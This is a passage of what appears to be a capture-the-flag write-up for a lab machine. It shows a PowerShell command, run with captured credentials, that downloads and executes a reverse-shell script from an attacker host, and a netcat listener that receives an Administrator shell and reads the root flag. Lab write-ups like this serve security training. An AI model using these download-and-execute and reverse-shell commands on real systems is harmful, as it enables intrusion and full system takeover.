


```
PS C:\Users\svc_minecraft\Desktop> Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.8:8000/r
everse.ps1')" -Credential $cred
Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.8:8000/reverse.ps1')" -Credential $cred
PS C:\Users\svc_minecraft\Desktop>
```

rlwrap stands for "readline wrapper." It is often used to enhance the command-line experience by adding features like command history, line editing, and tab completion to programs that lack these capabilities.

rlwrap is used with interactive command-line tools that do not have built-in readline support.

And BOOM! We got an Administrator shell!



```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.249] 49694
whoami
crafty\administrator
ls
nc.exe nc64.exe user.txt
cd c:\Users\Administrator\Desktop
dir
root.txt
type root.txt
5[redacted]
```